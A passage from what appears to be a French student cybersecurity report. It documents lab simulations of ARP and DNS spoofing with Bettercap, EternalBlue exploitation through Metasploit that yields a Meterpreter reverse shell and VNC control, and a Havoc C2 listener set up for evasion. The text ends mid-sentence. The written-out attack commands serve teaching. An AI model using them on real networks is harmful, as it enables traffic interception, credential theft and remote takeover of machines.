


Figure 3.20 : Cartographie du réseau local avec la commande *net.show* de Bettercap

c. Lancement de l'attaque ARP Spoofing

Après avoir identifié la machine cible, l'attaque ARP Spoofing est lancée afin de placer la machine attaquante entre la victime et le routeur.

Pour cela, le module arp.spoof intégré à Bettercap est utilisé. Ensuite, l'option suivante est activée :

arp.spoof.fullduplextrue

Cette configuration permet d'usurper simultanément l'adresse IP de la victime et celle du routeur afin d'intercepter les communications dans les deux sens.

Les adresses IP de la cible et de la passerelle sont ensuite spécifiées :

- Cible : 192.168.1.15
- Passerelle : 192.168.1.1

L'attaque est finalement démarrée à l'aide de la commande :

arp.spoof on

La figure ci-dessous illustre les différentes commandes utilisées pour lancer l'attaque ARP Spoofing à l'aide de l'outil Bettercap

Figure 3.21 : Activation de l'attaque *ARP spoofing* avec Bettercap

d. Fonctionnement de l'attaque

Une fois l'attaque activée :

- La machine attaquante envoie des paquets ARP falsifiés aux équipements du réseau.
- La victime associe alors l'adresse IP du routeur à l'adresse MAC de l'attaquant.
- Le routeur associe également l'adresse IP de la victime à l'adresse MAC de l'attaquant.
- Les communications entre la victime et le routeur transitent désormais par la machine attaquante.
- Le cache ARP des équipements est modifié avec des informations erronées.
- La victime conserve un accès normal au réseau sans remarquer l'attaque.

Ainsi, la machine Kali Linux agit comme un intermédiaire dans la communication, réalisant une attaque de type Man-In-The-Middle (MitM).

e. Modification de la table ARP

La figure ci-dessous présente le résultat de la commande *arp -a* avant et après l'attaque ARP Spoofing.




Figure 3.22 : Altération de la table ARP de la victime avant et après l'attaque

Avant l'attaque, les correspondances entre les adresses IP et les adresses MAC sont correctes. Après l'attaque, certaines entrées ARP ont été modifiées et pointent vers l'adresse MAC de la machine attaquante, ce qui permet de détourner le trafic réseau.

f. Analyse du trafic intercepté

Après le lancement de l'attaque, l'ensemble des données échangées entre la victime et le routeur transite par la machine attaquante.

L'analyse du trafic intercepté permet d'observer différentes informations circulant sur le réseau telles que :

- Les requêtes HTTP ;
- Les URL visitées ;
- Les paquets réseau échangés ;
- Certaines données sensibles non chiffrées.

La figure ci-dessous présente les résultats de l'interception du trafic réseau durant l'attaque ARP Spoofing, notamment le sites web visité ainsi que certaines informations sensibles telles que le nom d'utilisateur et le mot de passe échangés sur le réseau.

Figure 3.23 : Interception du trafic réseau et capture des informations sensibles durant l'attaque ARP Spoofing

Les résultats obtenus montrent clairement l'impact de l'attaque ARP Spoofing sur la confidentialité des communications dans un réseau local insuffisamment sécurisé.

3.4.2 DNS Spoofing

Le DNS Spoofing (ou empoisonnement DNS) est une attaque qui consiste à falsifier les réponses DNS afin de rediriger la victime vers un serveur contrôlé par l'attaquant, à son insu. Cette attaque est généralement combinée avec l'ARP Spoofing préalablement réalisé, puisque la machine attaquante doit déjà être positionnée en Man-in-the-Middle pour intercepter et falsifier les requêtes DNS.

a. Configuration du DNS Spoofing dans Bettercap

La première étape consiste à configurer le module dns.spoof de Bettercap en spécifiant :

- Le domaine cible à usurper : fb.com
- L'adresse IP de redirection : 192.168.1.16 (adresse de la machine attaquante)

Ainsi, toute requête DNS émise par la victime vers fb.com sera interceptée et une fausse réponse lui sera renvoyée, pointant vers la machine de l'attaquant au lieu des serveurs réels de Facebook.




figure 3.24:**Configuration du module DNS Spoofing dans Bettercap**

b. Préparation de la page web piégée (Serveur Apache2)

Avant d'activer l'attaque, il est nécessaire de préparer le contenu qui sera affiché à la victime lorsqu'elle tentera d'accéder à fb.com. Pour cela, le serveur web Apache2 intégré à Kali Linux est utilisé.

Le fichier index.html situé dans /var/www/html/ est modifié avec un contenu personnalisé :

this is a test, mostaganemuniversity

Dans un scénario réel d'attaque, cette page serait remplacée par une copie identique de la page de connexion de Facebook (phishing), dans le but de capturer les identifiants de la victime.




figure 3.25:**Modification de la page HTML du serveur Apache2 sur Kali Linux**

Le serveur Apache2 est ensuite démarré :

sudoservice apache2 start

c. Activation du DNS Spoofing

Une fois le serveur web prêt, le module DNS Spoofing est activé dans Bettercap :

dns.spoof on

Le log système confirme immédiatement l'activation de l'attaque :

[inf] dns.spoof fb.com -> 192.168.1.16

Ce message indique que toute requête DNS pour fb.com sera désormais redirigée vers l'adresse IP 192.168.1.16, correspondant au serveur Apache2 de la machine attaquante.

figure 3.26: Activation du module dns.spoof et confirmation dans les logs Bettercap

d. Résultat côté victime

Lorsque la victime ouvre son navigateur et saisit fb.com, au lieu d'accéder au site officiel de Facebook, elle est automatiquement redirigée vers le serveur web de l'attaquant et voit s'afficher la page HTML modifiée :

"this is a test mostaganem university"

La barre d'adresse affiche bien fb.com, ce qui rend l'attaque totalement transparente pour l'utilisateur, qui ne détecte aucune anomalie apparente.




figure 3.27: Résultat affiché dans le navigateur de la victime après redirection DNS

Cette simulation démontre la dangerosité du DNS Spoofing lorsqu'il est combiné à une attaque ARP Spoofing préalable. Sans protection adaptée, un attaquant peut rediriger silencieusement n'importe quel site web vers une page piégée, ouvrant la voie à des attaques de phishing ciblé, de vol de credentials, ou d'injection de contenu malveillant.

3.5Attaques au niveau système et exploitation des vulnérabilités

Les attaques systèmes visent directement les vulnérabilités présentes au niveau des systèmes d'exploitation. Contrairement aux attaques réseau qui ciblent la communication, ces attaques exploitent des failles internes afin de prendre le contrôle des machines ou d'exécuter du code à distance. Dans cette section, nous présentons la simulation de deux attaques principales :l'exploitation de la vulnérabilité **MS17-010 (EternalBlue)** et la création de backdoors.

3.5.1 Simulation de l'attaque MS17-010 (EternalBlue)

Dans cette étude pratique, un scénario d'exploitation a été mis en place dans un environnement virtuel contrôlé. L'objectif est d'analyser le fonctionnement de la vulnérabilité critique MS17-010, affectant le protocole SMBv1, et de comprendre les différentes étapes menant à une compromission du système ainsi que ses impacts en termes de prise de contrôle à distance.

a. Phase de reconnaissance et découverte du réseau

Avant toute tentative d'exploitation, une phase de reconnaissance du réseau local est effectuée afin d'identifier les hôtes actifs et de recueillir des informations pertinentes sur les potentielles cibles.

```
192.168.1.0/24 > 192.168.1.11 » net.probe on
192.168.1.0/24 > 192.168.1.11 » [11:48:33] [sys.log] [inf] zerogod service discovery started
192.168.1.0/24 > 192.168.1.11 » [11:48:33] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.11 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.1.11	20:68:9d:ae:b8:b7	wlan0	Liteon Technology Corporation	0 B	0 B	11:45:13
192.168.1.1	88:65:9f:5d:ec:e8	gateway	Fiberhome Telecommunication Technologies Co.,LTD	11 kB	7.8 kB	11:45:13
192.168.1.2	e4:8c:73:be:36:77		Realme Chongqing Mobile Telecommunications Corp.,Ltd.	2.4 kB	1.8 kB	11:48:33
192.168.1.3	5c:ff:ff:79:ce:f7		Shenzhen Kezhonglong Optoelectronic Technology Co., Ltd	2.4 kB	1.8 kB	11:48:33
192.168.1.4	8e:94:d3:af:b1:ae			2.4 kB	1.8 kB	11:48:33
192.168.1.12	34:f1:50:c8:af:1a		Hui Zhou Gaoshengda Technology Co.,LTD	2.4 kB	1.8 kB	11:48:33
192.168.1.13	08:00:27:96:cd:2b	CISCO-PC	PCS Systemtechnik GmbH	7.8 kB	9.7 kB	11:48:33
fe80::a4ba:f7ff:fe75:892a	a6:ba:f7:75:89:2a			600 B	0 B	11:48:35

Figure 3.28 : Détection et identification de la machine cible (CISCO-PC) avec Bettercap

Cette figure illustre l'utilisation de l'outil de reconnaissance réseau *bettercap* (commandes net.probe on et net.show). L'analyse du sous-réseau 192.168.1.0/24 permet de détecter plusieurs machines actives. Une attention particulière est portée sur l'hôte 192.168.1.13, identifié sous le nom CISCO-PC. Les informations relatives à l'adresse MAC indiquent l'utilisation d'une interface virtuelle (VirtualBox), confirmant qu'il s'agit d'un environnement de test.

b. Initialisation du framework d'exploitation

Une fois la cible identifiée, un framework d'exploitation est initialisé afin de centraliser les modules nécessaires à la simulation de l'attaque.




Figure 3.29 : Lancement de la console Metasploit Framework (*msfconsole*)

Cette figure présente le lancement de la console Metasploit Framework (msfconsole, version v6.4.110-dev). Cet environnement regroupe un ensemble d'exploits, de charges utiles (*payloads*) et de modules auxiliaires permettant la mise en œuvre de scénarios d'attaque dans un cadre de test.

c. Configuration du module d'exploitation

Afin de cibler précisément la machine vulnérable, le module correspondant à la vulnérabilité MS17-010 est sélectionné et configuré.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.13
RHOSTS => 192.168.1.13
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

Figure 3.30 : Configuration du module d'exploit EternalBlue dans Metasploit

Le module exploit/windows/smb/ms17_010_eternalblue est utilisé pour simuler l'exploitation de la faille. Les paramètres essentiels sont ensuite définis :

- **LHOST (192.168.1.11)** : adresse IP de la machine attaquante
- **RHOSTS (192.168.1.13)** : adresse IP de la cible
- **LPORT (4444)** : port d'écoute pour la connexion inversée

Ces paramètres permettent d'établir le canal de communication entre la machine attaquante et la machine cible.

d. Vérification de la vulnérabilité

Avant l'exécution de l'attaque, une vérification de la vulnérabilité est effectuée afin de confirmer l'éligibilité de la cible.




Figure3.31 : Vérification de la vulnérabilité de la cible et initialisation de l'exploitation

Le module de vérification associé à MS17-010 indique que la cible est probablement vulnérable. Le message retourné confirme :

Host is likely VULNERABLE to MS17-010 - Windows 7 Professional 7600 x64.

Cette étape valide la poursuite du scénario d'exploitation.

e. Exécution de l'exploitation

Cette phase correspond à l'exploitation effective de la vulnérabilité via l'envoi de requêtes SMB spécialement construites, provoquant une corruption mémoire.




Figure 3.32 : Exécution réussie de l'exploit et ouverture d'une session Meterpreter

L'exécution de l'exploit entraîne l'envoi de paquets malformés visant à provoquer un dépassement de mémoire tampon (*buffer overflow*). Une fois la corruption de la mémoire réalisée, la charge utile est exécutée, ce qui aboutit à l'ouverture d'une session Meterpreter distante, établissant ainsi une connexion inversée entre la cible et l'attaquant.

f. Collecte d'informations système (Post-Exploitation)

Après obtention de l'accès initial, une phase de reconnaissance interne est réalisée afin d'identifier les caractéristiques du système compromis.




Figure 3.33 : Collecte des informations système de la cible via la commande *sysinfo*

La commande sysinfo permet de récupérer des informations détaillées sur la machine cible : nom de l'hôte (CISCO-PC), version du système d'exploitation (Windows 7 Build 7600), architecture (x64), langue système (fr_FR) et domaine de travail (WORKGROUP). Ces informations permettent de mieux comprendre l'environnement compromis.

g. Accès au shell système

L'ouverture d'un shell système permet une interaction directe avec le système d'exploitation de la machine cible.




Figure 3.34 : Accès au shell Windows de la victime

L'exécution de la commande shell donne accès à l'invite de commandes Windows (cmd.exe). L'utilisation de commandes système telles que dir sur le disque C:\ permet de lister les fichiers présents, illustrant ainsi le niveau d'accès obtenu sur la machine compromise.

h. Migration de processus et accès distant avancé

Afin d'améliorer la stabilité de l'accès et de réduire les risques d'interruption de la session, une migration vers un processus système plus stable est réalisée.

```
meterpreter > migrate 1248
[*] Migrating from 1316 to 1248...
[*] Migration completed successfully.
meterpreter > run vnc
```

Figure3.35 : Migration de processus et lancement de VNC

La migration du processus vers un service Windows légitime permet de maintenir la session active même en cas d'arrêt du processus initial. Ensuite, la mise en place d'un accès graphique distant est préparée afin de permettre une interaction visuelle avec le système cible.




Figure 3.36 : Contrôle visuel et accès à l'interface graphique de la victime via VNC

Cette figure illustre le résultat final de l'accès distant. L'interface graphique de la machine Windows 7 est visible à distance via une session VNC, reflétant fidèlement l'écran de la victime. Cette étape démontre la compromission complète du système, incluant non seulement l'accès aux fichiers mais également le contrôle de l'interface utilisateur.

Remarque

Cette simulation met en évidence le niveau critique de compromission qu'une vulnérabilité telle que MS17-010 (EternalBlue) peut engendrer. Une fois l'accès initial obtenu, l'attaquant peut étendre ses capacités de contrôle sur le système compromis.

En effet, un accès Meterpreter avancé permet non seulement l'exécution de commandes système, mais aussi des actions plus intrusives telles que :

l'accès et la manipulation des fichiers (création, suppression, téléchargement ou exfiltration de données) ;

- La surveillance du système en temps réel ;
- La capture de périphériques sensibles comme la webcam et le microphone ;
- L'interception de saisies clavier (keylogging) ;
- Ainsi que l'installation de mécanismes de persistance pour maintenir l'accès.

Ces capacités illustrent clairement qu'une exploitation réussie de cette vulnérabilité peut conduire à une prise de contrôle totale du système victime, compromettant à la fois la confidentialité, l'intégrité et la disponibilité des données.

3.5.2 Simulation d'une attaque C2 avec Havoc Framework

Dans le cadre de ce travail, nous avons reproduit une chaîne d'attaque complète utilisant Havoc, un framework Command & Control (C2) open-source. L'objectif est d'étudier les mécanismes d'intrusion et de contrôle à distance sur un réseau isolé, afin de mieux comprendre les techniques adversariales auxquelles les systèmes de détection doivent faire face.

a. Initialisation du Teamserver et connexion de l'opérateur

La première opération consiste à démarrer le Teamserver sur la machine Kali Linux, puis à s'y connecter depuis l'interface graphique Havoc. Le Teamserver écoute sur le port TCP 40056 en local. Les paramètres de connexion utilisés sont mentionnés dans la figure suivant :




Figure3.37 : Fenêtre de configuration et de connexion au HavocTeamserver

Une fois la connexion établie, l'interface graphique présente un tableau de bord centralisé affichant l'ensemble des sessions actives, le journal des événements (*Event Viewer*) et les consoles de contrôle individuelle par agent.

b. Création du listener HTTPS

Un listener est un service réseau côté serveur qui attend les connexions entrantes des agents déployés. Le choix du protocole HTTPS sur le port standard 443 répond à une logique d'évasion :

en empruntant un canal de communication habituellement autorisé par les politiques de pare-feu, le trafic C2 se fond dans le flux légitime et échappe aux filtres de couche applicative peu sophistiqués.




Figure 3.38 : Création d'un écouteur (*listener*) sous Havoc

c. Génération et livraison du payload

L'agent Demon est l'implant natif de Havoc. Il est compilé sous forme d'exécutable Windows PE (format .exe, architecture x64) avec les paramètres d'évasion mentionnées dans la figure suivante :

